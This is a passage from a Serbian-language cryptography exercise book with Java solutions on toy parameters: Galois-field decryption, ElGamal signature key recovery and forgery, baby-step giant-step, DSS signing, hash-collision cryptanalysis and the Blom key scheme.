      {
        i++;
        if(i>p1.n) return false;
      }
      if(p1.a[p1.n-i]<p2.a[p1.n-i]) return true;
    }
    return false;
  }

  public static boolean isti(Polinomi p1, Polinomi p2)
  // poređenje polinoma
  {
    if(p1.n==p2.n)
    {
      for(int i=p1.n;i>=0;i--)
      if(p1.a[i]!=p2.a[i]) return false;
      return true;
    }
```

```
  else return false;
}

public Polinomi postaje(Polinomi p)
// dodela polinoma polinomu
{
  n = p.n;
  a = new int[n+1];
  for(int i=0;i<=p.n;i++) a[i] = p.a[i];
  return this;
}

public static Polinomi Moduo(Polinomi p1, Polinomi p2)
// ostatak pri deljenju p1 sa p2
{
  if(p1.n<p2.n) return p1;
  return pretvori(Razlika(p1,pretvori(Proizvod(Kolicnik(p1,p2),p2))));
}

public static Polinomi Exp(Polinomi baza,int stepen,Polinomi mod)
// stepenovanje po modulu mod
{
  Polinomi y = new Polinomi(0);
  y.a[0] = 1;
  Polinomi u = Moduo(baza,mod);
  do {
    if(stepen%2==1) y.postaje(Moduo(pretvori(Proizvod(y,u)),mod));
    stepen = (int)Math.floor(stepen/2);
    u.postaje(Moduo(pretvori(Proizvod(u,u)),mod));
  } while(stepen!=0);
  return y;
}

public static Polinomi Zbir(Polinomi p1, Polinomi p2)
//zbir dva polinoma
{
  int nn;
  if (p1.n == p2.n)
    for(nn = p1.n; nn>=0 && p1.a[nn]+p2.a[nn]==0; nn--);
  else
    nn = (p1.n>p2.n)?p1.n:p2.n;
  Polinomi p = new Polinomi(nn);
  for(int i=0;i<=nn;i++)
    p.a[i] = (i>p2.n) ? p1.a[i] : (i>p1.n) ? p2.a[i] : p1.a[i]+p2.a[i];
  return p;
}

public static Polinomi Razlika(Polinomi p1,Polinomi p2)
// razlika dva polinoma
{
  int nn;
  if(p1.n==p2.n) // potrebno smanjivanje reda
```

```
    for(nn=p1.n;nn>=0 && p1.a[nn]-p2.a[nn]==0;nn--);
  else
    nn = (p1.n>p2.n) ? p1.n : p2.n;
  Polinomi p = new Polinomi(nn);
  for(int i=0;i<=p.n;i++)
    p.a[i] = (i>p2.n) ? p1.a[i] : (i>p1.n) ? -p2.a[i] : p1.a[i]-p2.a[i];
  return p;
}

public static Polinomi Proizvod(Polinomi p1, Polinomi p2)
// proizvod dva polinoma
{
  int nn = (p1.n>=0 && p2.n>=0) ?  p1.n+p2.n : -1;
  Polinomi p = new Polinomi(nn);
  for(int i=0;i<=p1.n;i++)
    for(int j=0;j<=p2.n;j++)
      p.a[i+j] += p1.a[i]*p2.a[j];
  return p;
}

public static Polinomi Kolicnik(Polinomi p1, Polinomi p2)
// deljenje polinoma koje se koristi ako su koeficijenti 0,1,2
{
  Polinomi rez;
  if(p1.n<p2.n) rez = new Polinomi();
  else
  {
    rez = new Polinomi(p1.n - p2.n);
    while(p1.n>=p2.n)
    {
      Polinomi pom = new Polinomi(p1.n - p2.n);
      pom.a[p1.n-p2.n] = p1.a[p1.n];
      rez = Zbir(rez,pom);
      p1 = pretvori(Razlika(p1,Proizvod(pom,p2)));
    }
  }
  return rez;
}

public void pisi()
// ispis polinoma
{
  System.out.println("Polinom izgleda: ");
  if(n>=0) for(int i=n;i>=0;i--) System.out.print(a[i]+" ");
  System.out.println();
}

public static Polinomi pretvori(Polinomi p)
// pretvaranje koeficijenata u skup { 0, 1, 2 }
{
  if(p.n>=0)
  for(int i=0;i<=p.n;i++)
```

```
  {
    while(p.a[i]<0) p.a[i]+=3;
    while(p.a[i]>2) p.a[i]-=3;
  }
  return p;
}

public static char USlovo(Polinomi pom1)
// pretvaranje polinoma u slovo
{
  char niz[] = { 'A','B','C','D','E','F','G','H','I','J','K','L','M',
                 'N','O','P','Q','R','S','T','U','V','W','X','Y','Z' };
  Polinomi p;
  Polinomi []pom = new Polinomi[27];
  int red, kk=0;
  for(int i=0; i<3; i++)
    for(int j=0; j<3; j++)
      for(int k=0; k<3; k++)
        if(i+j+k!=0)
        {
          if(i!=0) red = 2;
          else if(j!=0) red = 1;
          else red = 0;
          p = new Polinomi(red);
          if(red == 0) p.a[red] = k;
          if(red == 1)
          {
            p.a[red] = j;
            p.a[red-1] = k;
          }
          if(red == 2)
          {
            p.a[red] = i;
            p.a[red-1] = j;
            p.a[red-2] = k;
          }
          pom[kk] = new Polinomi();
          pom[kk].postaje(p);
          if(isti(pom[kk],pom1)) return niz[kk];
          kk++;
        }
  return niz[0];
}

public static Polinomi UPolinom(char znak)
// pretvaranje slova u polinom
{
  char niz[] = { 'A','B','C','D','E','F','G','H','I','J','K','L','M',
                 'N','O','P','Q','R','S','T','U','V','W','X','Y','Z' };
  Polinomi p;
  Polinomi []pom = new Polinomi[27];
  int red, kk=0;
```

```
  for(int i=0;i<3;i++)
  for(int j=0;j<3;j++)
    for(int k=0;k<3;k++)
      if(i+j+k!=0)
      {
        if(i!=0) red = 2;
        else if(j!=0) red = 1;
        else red = 0;
        p = new Polinomi(red);
        if(red == 0) p.a[red] = k;
        if(red == 1)
          {
            p.a[red] = j;
            p.a[red-1] = k;
          }
          if(red == 2)
          {
            p.a[red] = i;
            p.a[red-1] = j;
            p.a[red-2] = k;
          }
          pom[kk] = new Polinomi();
          pom[kk].postaje(p);
          kk++;
        }
  for(int i=0;i<26;i++)
    if(niz[i]==znak) return pom[i];
  return pom[0];
}

public static Polinomi Inverz(Polinomi pom1)
// inverzni polinom po modulu irr
{
  Polinomi p;
  Polinomi []pom = new Polinomi[27];
  int red,kk=0;
  for(int i=0;i<3;i++)
    for(int j=0;j<3;j++)
      for(int k=0;k<3;k++)
        if(i+j+k!=0)
        {
          if(i!=0) red = 2;
          else if(j!=0) red = 1;
          else red = 0;
          p = new Polinomi(red);
          if(red == 0) p.a[red] = k;
          if(red == 1)
          {
            p.a[red] = j;
            p.a[red-1] = k;
          }
          if(red == 2)
```

```
            {
              p.a[red] = i;
              p.a[red-1] = j;
              p.a[red-2] = k;
            }
            pom[kk] = new Polinomi();
            pom[kk].postaje(p);
            kk++;
          }
  Polinomi irr = new Polinomi(3);
  irr.a[3] = 1;
  irr.a[2] = 2;
  irr.a[1] = 0;
  irr.a[0] = 1;

  for(int i=0;i<26;i++)
  {
    Polinomi proiz = Proizvod(pom[i],pom1);
    Polinomi pp = pretvori(Moduo(pretvori(proiz),irr));
    if(pp.n == 0 && pp.a[0] == 1) return pom[i];
  }
  return pom1;
}

public static char[] dešifruj(char parovi[][])
// dešifrovanje
{
  char[] niz = new char[11];
  try
  {
    FileWriter dat = new FileWriter("Polja Galoa.txt");
    Polinomi irr = new Polinomi(3);
    irr.a[3] = 1; irr.a[2] = 2; irr.a[1] = 0; irr.a[0] = 1;
    Polinomi pom1,pom2,pom3;

    for(int i=0;i<11;i++)
    {
      pom1 = UPolinom(parovi[i][0]);
      pom2 = UPolinom(parovi[i][1]);
      pom3 = Moduo(pretvori(Proizvod(pom2,(Inverz(Exp(pom1,11,irr))))),
             irr);
      niz[i] = USlovo(pom3);
      dat.write(niz[i]);
      if(i==5) dat.write(' ');
    }
    dat.close();
  }
  catch(Exception e) {}
  return niz;
}

public static void main(String args[])
```

```
  {

    char parovi[][] = { {'K','H'}, {'P','X'}, {'N','K'}, {'H','R'},
                        {'T','F'}, {'V','Y'}, {'E','H'}, {'F','A'},
                        {'T','W'}, {'J','D'}, {'U','J'} };
    Polinomi irr = new Polinomi(3);
    irr.a[3] = 1;
    irr.a[2] = 2;
    irr.a[1] = 0;
    irr.a[0] = 1;
    Polinomi pp = new Polinomi(1);
    pp.a[1] = 1;
    pp.a[0] = 1;
    Polinomi ppp = Inverz(pp);
    System.out.println(dešifruj(parovi));
  }
}
```

Izlaz programa je: GALOIS FIELD

Slika 10. *ElGamalov kriptosistem*

14. ElGamal digitalni potpis (primer 1)

Pretpostavimo da je Katarina korišćenjem ElGamalovog algoritma digitalno potpisala poruke x_1 i x_2 sledećim potpisima (γ, d_1) i (γ, d_2). (Ista vrednost za γ pojavljuje se u oba potpisa). Pretpostavimo da je NZD(d_1-d_2, p-1) = 1. Opisati kako je moguće dobiti informaciju o k i iz toga informaciju o a, čime je digitalni potpis razbijen. Na primeru:

- p = 31847,
- a = 5,
- ß = 25703,

za date poruke x = 8990 i x = 31415 i respektivno njihove potpise (23972, 31396) i (23972, 20481).

Uvod

Digitalni potpis predstavlja način za potpisivanje poruka u elektronskoj formi. Potpisana poruka se šalje preko javne mreže u cilju potvrde identiteta pošiljaoca (autentifikacija). Navedeni zadatak je primer totalnog razbijanja digitalnog potpisa otkrivanjem privatnih informacija potrebnih za potpisivanje.

Za potpisivanje se uvek koriste kriptosistemi sa javnim ključem. Pošiljalac šifruje poruku tajnim ključem i samo on to može uraditi. Svakome je dostupan javni ključ pomoću koga se uverava da je poruka stigla upravo od vlasnika tajnog ključa.

U ovom zadatku se za potpisivanje koristi ElGamalov algoritam, koji u varijanti digitalnog potpisa izgleda na sledeći način: neka je α iz Z_p^* i neka je ß = α^a (mod p). Vrednosti p, α i ß čine javni, dok je a privatni ključ. Za neko k iz Z_{p-1}^* definišimo sigk(x,k) = (γ,ß) gde je $\gamma=\alpha^k$(mod p) i ß=(x-a·γ)·k^{-1} mod (p-1). Verifikacija potpisa je uspešna za x i γ iz Z_p^* i δ iz Z_{p-1} ako važi:

- $ß^{\gamma}\,\gamma^{\delta} = \alpha^x$ (mod p).

Rešenje

```
import java.io.*;
import java.math.*;

public class Potpis1
{
  static int p = 31847;
  static int alfa = 5;
  static int beta = 25703;
```

```
static int x1 = 8990;
static int x2 = 31415;
static int gama = 23972;
static int delta1 = 31396;
static int delta2 = 20481;

static int  FindInverse(int a, int b)
// Inverz ob b po modulu a
{
  int store=a;
  int temp;
  int q;
  int sign=1;
  int r=1;
  int s=0;
  while(b!=0)
  {
    q=a/b;
    temp=r;
    r=temp*q+s;
    s=temp;
    temp=b;
    b=a-q*temp;
    a=temp;
    sign=-sign;
  }
  if(sign==-1)s=b-s;
  int answer=(r-s)%store;
  return(answer);
}

public static int fastmodexp(int g, int a, int p)
{
  int y=1;
  int u=g%p;
  do {
    if(a%2==1) y=(y*u)%p;
    a=(int)Math.floor(a/2);
    u=(u*u)%p;
  } while(a!=0);
  return y;
}

public static int pretvori(int x)
{
  if(x<0) while(x<0) x+=p;
  else if(x>=p) while(x>=p) x-=p;
  return x;
}

public static void main(String args[])
{
```

```
    int k = pretvori(pretvori(x1-x2)*pretvori(FindInverse(delta1-delta2,p)));
    // nalaženje k
    System.out.println("Kljuc je: "+k);
    int a = pretvori(x2-k*delta2)*pretvori(FindInverse(gama,p))%(p-1);
    // nalaženje a
    System.out.println("a je: "+a);
    System.out.println("Provera: ");
    int leva1 = fastmodexp(beta,gama,p)*fastmodexp(gama,delta1,p)%p;
    int desna1 = fastmodexp(alfa,x1,p);
    int leva2 = fastmodexp(beta,gama,p)*fastmodexp(gama,delta2,p)%p;
    int desna2 = fastmodexp(alfa,x2,p);
    System.out.println("Leva1: "+leva1);
    System.out.println("Desna1: "+desna1);
    System.out.println("Leva2: "+leva2);
    System.out.println("Desna2: "+desna2);
  }
}
```

Izlaz programa je:

Slika 10. *ElGamal digitalni potpis*

15. ElGamal digitalni potpis (primer 2)

Neka je dat digitalni potpis korišćenjem ElGamelovog algoritma sa sledećim parametrima:

- p = 31847, a = 5 i ß = 26379.

[1.] Verifikovati potpis (20679, 11082) za poruku x = 20543.

[2.] Otkriti skriveni eksponent a korišćenjem Shankovog memory tradeoff algoritma.

[3.] Otkriti vrednost k koja je korišćena u potpisivanju poruke x.


Rešenje

```
import java.io.*;
import java.math.*;

public class Potpis2
{
  static int p = 31847;
  static int alfa = 5;
  static int beta = 26379;
  static int x = 20543;
  static int gama = 20679;
  static int delta = 11082;

  static int  FindInverse(int a, int b)
  // Inverz ob b po modulu a
  {
    int store=a;
    int temp;
    int q;
    int sign=1;
    int r=1;
    int s=0;

    while(b!=0)
    {
      q=a/b;
      temp=r;
      r=temp*q+s;
      s=temp;
      temp=b;
      b=a-q*temp;
      a=temp;
      sign=-sign;
    }
```

```
  if(sign==-1)s=b-s;
  int answer=(r-s)%store;
  return(answer);
}

public static int fastmodexp(int g, int a, int p)
{
  int y=1;
  int u=g%p;
  do {
    if(a%2==1) y=(y*u)%p;
    a=(int)Math.floor(a/2);
    u=(u*u)%p;
    } while(a!=0);
  return y;
}

public static int pretvori(int x)
{
  if(x<0) while(x<0) x+=p-1;
  else if(x>=p-1) while(x>=p-1) x-=p-1;
  return x;
}

public static void main(String args[])
{
  int niz1[][] = new int[200][2];
  int niz2[][] = new int[200][2];
  int leva = fastmodexp(beta,gama,p)*fastmodexp(gama,delta,p)%p;
  int desna = fastmodexp(alfa,x,p);
  System.out.println("Leva: "+leva);
  System.out.println("Desna: "+desna);
  System.out.println();
  int m = (int)Math.sqrt(p-1)+1;

  for(int j=0;j<m;j++)
  {
    niz1[j][0] = j;
    niz1[j][1] = fastmodexp(alfa,m*j,p);
  }
  // for(int j=0;j<m;j++) System.out.println(niz1[j][0]+" "+niz1[j][1]);
  // Za pregled prve liste parova skinuti komentar u prethodnom redu

  for(int i=0;i<m;i++)
  {
    niz2[i][0] = i;
    niz2[i][1] = beta*FindInverse(p,fastmodexp(alfa,i,p))%p;
  }
  // for(int i=0;i<m;i++) System.out.println(niz2[i][0]+" "+niz2[i][1]);
  // Za pregled druge liste parova skinuti komentar u prethodnom redu

  int a=0;
```

```
    for(int i=0;i<m;i++)
      for(int j=0;j<m;j++)
        if(niz2[i][1]==niz1[j][1])
        {
          System.out.println("i = "+i+" j = "+j);
          a = (m*j+i)%(p-1);
          System.out.println("a = "+a);
        }
    System.out.println("m = "+m);
    System.out.println("Provera za a: "+fastmodexp(alfa,a,p));
    System.out.println("----------------------------------------");

    for(int i=1;i<p;i++) if(pretvori(a*gama+i*delta)==pretvori(x))
    {
      int k = i;
      System.out.println("potencijalno k= "+k);
      System.out.println("Provera za k: "+fastmodexp(alfa,k,p));
      if(fastmodexp(alfa,k,p)==gama) System.out.println("k je: "+k);
    }
  }
}
```

Izlaz programa je:



Slika 11. *ElGamal digitalni potpis*

16. ElGamal digitalni potpis (primer 3)

Pretpostavimo da Luka koristi ElGamalov digitalni potpis sa sledećim parametrima:

- p = 467, a = 2, ß = 132.

Luka je potpisao poruku x = 100 parom (29, 51).

Izračunati Marijin falsifikat formiran za vrednosti h = 102, i = 45 i j = 293. Proveriti da li je dobijen potpis validan.

Uvod

Ovo je primer koji pokazuje kako se može obaviti falsifikovanje ukoliko je poznata neka potpisana poruka.

Preciznije: ako je $0 \leq h, i, j \leq p-2$ i $NZD(h \cdot \gamma - j \cdot ß, p-1) = 1$, tada:

- $\lambda = \gamma^h \cdot \alpha^i \cdot ß^j \bmod p$,
- $\eta = \delta \cdot \lambda \, (h \cdot \gamma - j \cdot ß)^{-1} \bmod (p-1)$,
- $x' = \lambda(h \cdot x + i \cdot \delta)(h \cdot \gamma - j \cdot ß)^{-1} \bmod (p-1)$.

Verifikacijom se lako potvrđuje da je potpis (λ, η) validan za poruku x'.

Rešenje

```
import java.io.*;
import java.math.*;

public class Potpis3
{
  static int p = 467 ;
  static int alfa = 2;
  static int beta = 132;
  static int x = 100;
  static int gama = 29;
  static int delta = 51;
  static int h = 102;
  static int i = 45;
  static int j = 293;

  static int FindInverse(int a, int b)
  // Inverz ob b po modulu a
```

```
{
  int store=a;
  int temp;
  int q;
  int sign=1;
  int r=1;
  int s=0;
  while(b!=0)
  {
    q=a/b;
    temp=r;
    r=temp*q+s;
    s=temp;
    temp=b;
    b=a-q*temp;
    a=temp;
    sign=-sign;
  }
  if(sign==-1)s=b-s;
  int answer=(r-s)%store;
  return(answer);
}

public static int fastmodexp(int g, int a, int p)
{
  int y=1;
  int u=g%p;
  do {
    if(a%2==1) y=(y*u)%p;
    a=(int)Math.floor(a/2);
    u=(u*u)%p;
  } while(a!=0);
  return y;
}

public static int pretvori(int x)
{
  if(x<0) while(x<0) x+=p-1;
  else if(x>=p-1) while(x>=p-1) x-=p-1;
  return x;
 }

public static void main(String args[])
{
  int lambda = fastmodexp(gama,h,p)*
               fastmodexp(alfa,i,p)*fastmodexp(beta,j,p)%p;
  int ni = delta*lambda*FindInverse(p-1,pretvori(h*gama - j*delta))%(p-1);
  int x1 = lambda*(h*x+i*delta)*
           FindInverse(p-1,pretvori(h*gama-j*delta))%(p-1);
  System.out.println("lambda = "+lambda);
  System.out.println("ni = "+ni);
  System.out.println("x1 = "+x1);
```

```
    System.out.println("Verifikacija: ");
    if(fastmodexp(beta,lambda,p)*fastmodexp(lambda,ni,p)%p==
       fastmodexp(alfa,x1,p))
      System.out.println("Uspesno!");
    System.out.println("---------------------------------");

    System.out.println(fastmodexp(beta,lambda,p)*fastmodexp(lambda,ni,p)%p);
    System.out.println(fastmodexp(alfa,x1,p));
    //System.out.println(pretvori(h*gama - j*delta));
  }
}
```

Izlaz programa je:

Slika 12. *ElGamal digitalni potpis*

17. DSS algoritam za digitalno potpisivanje

Pretpostavimo da Mihajlo koristi DSS (Digital Signature Standard) sa parametrima:

- q = 101, p = 7879, α = 170, a = 75 i ß = 4567.

Pokazati kako Mihajlo može potpisati poruku izborom slučajne vrednosti k = 49 i kako se može pokazati validnost potpisa.

Uvod

DSS (Digital Signature Standard) je modifikacija ElGamalovog digitalnog potpisa.


Neka je p 512-bitni prost broj, takav da je diskretan logaritamski problem u Z_p nerešiv i neka je q 160-bitni prost broj takav da deli p-1. Neka je α iz Z_p* q-ti koren od 1 po modulu p. Definišimo ß = α^a (mod p). Vrednosti p, q, α i ß čine javni ključ, dok je a privatni. Dalje, za slučajan broj k, takav da $1 \leq k \leq q-1$ i neka je x osnovni tekst. Definišimo digitalni potpis sa: sigk(x, k)=(γ, δ) gde je $\gamma = (\alpha^k \bmod p) \bmod q$ i $\delta = (x+a\cdot\gamma)k^{-1} \bmod q$. Za x iz Z_q* i γ i δ iz Z_q verifikacija je tačna ako za $e_1=x\cdot\delta^{-1} \bmod q$ i $e_2 = \gamma\cdot\delta^{-1} \bmod q$ važi: $(\alpha^{e1}\cdot ß^{e2} \bmod p) \bmod q = \gamma$.

Rešenje

```
import java.io.*;
import java.math.*;

public class Potpis6
{
  static int q = 101; static int p = 7879;
  static int alfa = 170; static int a = 75; static int beta = 4567;
  static int x = 52; static int k = 49;

  static int  FindInverse(int a, int b) // Inverz ob b po modulu a
  {
    int store=a; int temp; int q;
    int sign=1; int r=1; int s=0;
    while(b!=0)
    {
      q=a/b;
      temp=r; r=temp*q+s; s=temp;
      temp=b; b=a-q*temp; a=temp;
      sign=-sign;
    }
    if(sign==-1)s=b-s;
    int answer=(r-s)%store;
```

```
    return(answer);
  }

  public static int fastmodexp(int g, int a, int p)
  {
    int y=1;
    int u=g%p;
    do {
      if(a%2==1) y=(y*u)%p;
      a=(int)Math.floor(a/2);
      u=(u*u)%p;
      } while(a!=0);
    return y;
  }

  public static int pretvori(int x)
  {
    if(x<0) while(x<0) x+=p-1;
    else if(x>=p-1) while(x>=p-1) x-=p-1;
    return x;
  }

  public static void main(String args[])
  {
    int gama = fastmodexp(alfa,k,p)%q;
    int delta = (x +a*gama)*FindInverse(q,k)%q;
    int e1 = x*FindInverse(q,delta)%q;
    int e2 = gama*FindInverse(q,delta)%q;
    System.out.println("Potpis je("+gama+","+delta+")");
    System.out.println("Verifikacija: ");
    if((fastmodexp(alfa,e1,p)*fastmodexp(beta,e2,p)%p)%q==gama)
      System.out.println("OK");
  }
}
```

Izlaz programa je:



Slika 13. *DSS algoritam za potpisivanje*

18. Chaum–van Heijst–Pfitzmann heš funkcija

Neka je p = 15083, a = 154 i ß = 2307 u Chaum-van Heijst-Pfitzmann Hash funkciji.

Za datu koliziju $\alpha^{7431} \cdot ß^{5564} = \alpha^{1459} \cdot ß^{954} \pmod p$ izračunati $\log_a ß$.

Uvod

Hash funkcije u kriptografiji obezbeđuju integritet podataka (odsustvo neželjene modifikacije sadržaja). Koriste se za konstrukciju kratkog potpisa (sažetka) polazne poruke. Ako je poruka promenjena, potpis više neće biti validan. Hash funcija bi morala biti otporna na koliziju: bilo koje dve različite poruke ne smeju dati isti sažetak. U ovom zadatku će se pokazati da je polazeći od date kolizije moguće rešiti diskretan logaritamski problem.

Chaum–van Heijst–Pfitzmann Hash funkcija je data sa:

- $h(x_1, x_2) = \alpha^{x1} ß^{x2} \bmod p$.

Dobijamo: $\log_\alpha ß = (x_1-x_3)y \bmod (p-1)$, ili $\log_\alpha ß = ((x_1-x_3)y +q) \bmod (p-1)$.

Rešenje

```
public class Hash3
{
  static int FindInverse(int a, int b)
  {
    int store=a; int temp; int q;
    int sign=1; int r=1; int s=0;
    while(b!=0)
    {
      q=a/b; temp=r; r=temp*q+s; s=temp;
      temp=b; b=a-q*temp; a=temp; sign=-sign;
    }
    if(sign==-1)s=b-s;
    int answer=(r-s)%store;
    return(answer);
  }

  public static int fastmodexp(int g, int a, int p)
  {
    int y=1;
    int u=g%p;
    do {
      if(a%2==1) y=(y*u)%p;
```

```
      a=(int)Math.floor(a/2);
      u=(u*u)%p;
      } while(a!=0);
    return y;
  }

  public static void main(String args[])
  {
    int x1 = 1459; int x2 = 954; int x3 = 7431; int x4 = 5564;
    int p = 15083;
    int y = FindInverse(7541,x4-x2);
    System.out.println("y= "+y);
    int y1 = (-5972*y)%15082;
    y1+=15082;
    System.out.println("y1= "+y1);
    int res1 = y1; // Ovo resenje nije
    int res2 = (res1 + 7541)%15082; // Ovo jeste!
    System.out.println("Resenje :" +res2);
    System.out.println(fastmodexp(154,res1,15083));
    System.out.println(fastmodexp(154,res2,15083));
    System.out.println("Provera:");
    int i=0;
    while(true)
    {
      if(fastmodexp(154,i,15083)==2307)
      {
        System.out.println("Rezultat "+i);
        break;
      }
      i++;
    }
  }
}
```

Izlaz programa je:

Slika 14. *Chaum–van Heijst–Pfitzmann heš funkcija*

19. Blom shema za razmenu ključeva

Pretpostavimo da je Blom shema sa parametrom k=2 implementirana za pet korisnika: U, V, W, X i Y. Pretpostavimo da je p = 97, r_U = 14, r_V = 38, r_W = 92, r_X = 69 and r_Y = 70. Tajni polinomi g su dati sa:

- $g_u(x) = 15 + 15x + 2x^2$,
- $g_v(x) = 95 + 77x + 2x^2$,
- $g_w(x) = 88 + 32x + 2x^2$,
- $g_x(x) = 62 + 91x + 2x^2$,
- $g_y(x) = 10 + 82x + 2x^2$.

[1.] Pokazati kako U i V, svako ponaosob, može izračunati KU,V = KV,U.

[2.] Pokazati W, X i Y zajedno mogu izračunati KU,V.

Uvod

U kriptografiji privatnog ključa, koja se sreće kod simetričnih algoritama, pojavljuje se problem razmene ključeva. Kako razmeniti ključ sa željenim partnerom, a da to bude sigurno i ne preterano teško?

Kriptografija javnog ključa je delimično rešila ovaj problem: razmena ključeva je zamenjena konceptom privatni-javni ključ, ali je sam algoritam isuviše spor. Za stari problem su zato pronađena nova rešenja. Ona su bazirana na algoritmima koji ne dozvoljavaju protivniku da sazna tajni ključ i ako je moguće, da ne omete komunikaciju. Ideja se svodi na to da bez fizičkog susreta samo željene osobe poseduju ključ za sigurnu komunikaciju.

Pod pojmom distribucije ključa podrazumevamo izbor ključa od jedne strane i slanje istog drugoj. Pod pojmom dogovora oko ključa podrazumevamo istovremeno uspostavljanje ključa uz učešće obe strane. U pogledu narušavanja sigurnosti komunikacije razlikujemo pasivnog i aktivnog protivnika. Pasivan protivnik prisluškuje vezu bez mešanja u nju. Aktivan protivnik menja poruke, snima ih i kasnije koristi po želji ili se predstavlja kao neko drugi. Trusted Authority (TA) je neka institucija od poverenja, koja na neki način može posredovati u sigurnom prenosu tajnog ključa. Informaciju kojoj možemo verovati jer provereno potiče od TA nazivamo sertifikatom. Algoritam za potpisivanje poruke ili njenog sažetka označavamo sa sig, a algoritam za proveru potpisanog sa ver.

U navedenom zadatku, kao algoritam za razmenu ključeva, koristi se Blom shema. Pretpostavimo da imamo mrežu od n korisnika i da su ključevi izabrani iz konačnog polja Z_p, gde je p prost broj. Neka je k ceo broj takav da $1 \leq k \leq n-2$. TA će slati k+1 elemenata iz skupa Z_p svakom korisniku (što je manje od n-1 elemenata u varijanti kada bi svaki korisnik čuvao ključ od preostalih n-1 korisnika). Svaki korisnik W#U,V neće biti u mogućnosti da odredi ključ

Ku, v između korisnika U i V.

U slučaju k=1 imamo sledeće:

Osim broja p, javno su dostupni i brojevi r_U iz Z_p za svakog korisnika U. Brojevi ru su međusobno različiti.

TA bira (i čuva) slučajne brojeve a, b, c iz Z_p i formira polinom $f(x, y) = a+b(x+y)+cxy \bmod p$.

Za svakog korisnika U, TA izračunava polinom $g_U(x) = f(x, r_U) \bmod p$ koji mu prosleđuje preko sigurnog kanala. Primetimo da je g linearni polinom po x, koji može biti zapisan kao $g_U(x) = a_U+b_Ux$, gde su $a_U=a+br_U \bmod p$ i $b_U=b+cr_U \bmod p$.

Za međusobnu komunikaciju U i V mogu da koriste zajednički ključ:

$K_{U,V} = K_{V,U} = f(r_U, r_V) = a+b(r_U+r_V)+cr_Ur_V \bmod p$.

U izračunava $K_{U,V}$ iz $f(r_U, r_V) = g_U(r_V)$ a V iz $f(r_U, r_V) = g_V(r_V)$.

U slučaju k=2 potrebno je samo zameniti oblik fukcije f sa

$f = \sum_{i=0,k}\sum_{j=0,k} a_{i,j}x^iy^j \bmod p$, gde su $a_{i,j}$ iz Z_p.

Rešenje

```
import java.io.*;

public class Blom
{
  static int p = 97;
  static int ru = 14;
  static int rv = 38;
  static int rw = 92;
  static int rx = 69;
  static int ry = 70;

  static int FindInverse(int a, int b)
  // Inverz ob b po modulu a
  {
    int store=a;
    int temp;
    int q;
    int sign=1;
    int r=1;
    int s=0;
    while(b!=0)
    {
      q=a/b;
```

```
    temp=r;
    r=temp*q+s;
    s=temp;
    temp=b;
    b=a-q*temp;
    a=temp;
    sign=-sign;
  }
  if(sign==-1)s=b-s;
  int answer=(r-s)%store;
  return(answer);
}

public static int[] det(int b1,int b2,int b3)
{
  int d =  rx*ry*ry - ry*rx*rx - rw*ry*ry +
           ry*rw*rw + rw*rx*rx - rx*rw*rw;
  int dx = b1*rx*ry*ry - b1*ry*rx*rx - b2*rw*ry*ry +
           b2*ry*rw*rw + b3*rw*rx*rx - b3*rx*rw*rw;
  int dy = b2*ry*ry - b3*rx*rx - b1*ry*ry + b3*rw*rw +
           b1*rx*rx - b2*rw*rw;
  int dz = rx*b3 - ry*b2 - rw*b3 + ry*b1 + rw*b2 - rx*b1;
  int [] rez = new int[3];
  rez[0] = pretvori(dx)*FindInverse(p,d)%p;
  rez[1] = pretvori(dy)*FindInverse(p,d)%p;
  rez[2] = pretvori(dz)*FindInverse(p,d)%p;
  return rez;
}

public static int pretvori(int x)
{
  if(x<0) while(x<0) x+=p;
  else if(x>=p) while(x>=p) x-=p;
  return x;
}

public static int fastmodexp(int g, int a, int p)
{
  int y=1;
  int u=g%p;
  do {
    if(a%2==1) y=(y*u)%p;
    a=(int)Math.floor(a/2);
    u=(u*u)%p;
  } while(a!=0);
  return y;
}

public static void main(String args[])
{
  int ukljuc = (15 + 15*rv + 2*rv*rv)%p;
  System.out.println("ukljuc = "+ukljuc);
```

```
    int vkljuc = (95 + 77*ru + 83*ru*ru)%p;
    System.out.println("vkljuc = "+vkljuc);
    int [][]a = new int[3][3];
    a[0] = det(88,62,10);
    a[1] = det(32,91,82);
    a[2] = det(18,59,52);
    System.out.println("Matrica koeficijenata polinoma f: ");
    for(int i=0;i<3;i++)
    {
      for(int j=0;j<3;j++) System.out.print(a[i][j]+" ");
      System.out.println();
    }
    int f=0;
    for(int i=0;i<3;i++)
      for(int j=0;j<3;j++)
        f+=a[i][j]*fastmodexp(ru,i,p)*fastmodexp(rv,j,p)%p;
    System.out.println("Kljuc dobijen od strane W,X,Y:");
    System.out.println(f%p);
  }
}
```

Program generiše sledeći izlaz:

